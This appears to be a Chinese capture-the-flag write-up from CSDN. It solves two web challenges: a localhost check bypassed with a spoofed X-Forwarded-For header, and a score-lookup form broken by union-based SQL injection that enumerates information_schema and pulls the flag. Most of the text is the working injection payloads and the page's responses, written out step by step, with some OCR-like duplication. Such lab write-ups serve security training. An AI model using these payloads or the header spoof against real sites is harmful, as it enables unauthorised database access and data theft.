
题目提示从本地上访问

请从本地访问!



打开Burpsuite抓包，在Headers加上：**X-Forwarded-For: 127.0.0.1**，GO一下啊即可得到flag

PS: X-Forwarded-For: 简称XFF头，它代表客户端，也就是HTTP的请求端真实的IP，只有在通过了HTTP代理或者负载均衡服务器时才会添加该项。



CSDN @devil_sad

成绩查询

输入到4有正常回显，而到5没有，说明列数为4。

```

union联合查询  0' union select 1,2,3,4#
                0' union select 1,2,3,4,5#
  
```

成绩查询

Submit

1的成绩单

Math	English	Chinese
2	3	4

CSDN @devil_sad

查看数据库

```
0' union select 1,2,3,database()#
```

成绩查询

1的成绩单

Math	English	Chinese
2	3	skctf

CSDN @devil_sad

查看库 skctf

```
0' union select 1,2,3,table_name from information_schema.tables where table_schema='skctf'#
```

1的成绩单

Math	English	Chinese
2	3	fl4g

CSDN @devil_sad

查看表 fl4g

成绩查询

1的成绩单

Math	English	Chinese
2	3	skctf_flag

CSDN @devil_sad

查看值,即可得到flag

```
0' union select 1,2,3,skctf_flag from fl4g#
```

成绩查询

ion select 1,2,3,skctf_flag from fl4g#

0' union select 1,2,3,skctf_flag from fl4g#

Submit

1的成绩单

Math	English	Chinese
2	3	flag{a1a49ae340d1f42aaec0586630d2232e}

CSDN @devil_sad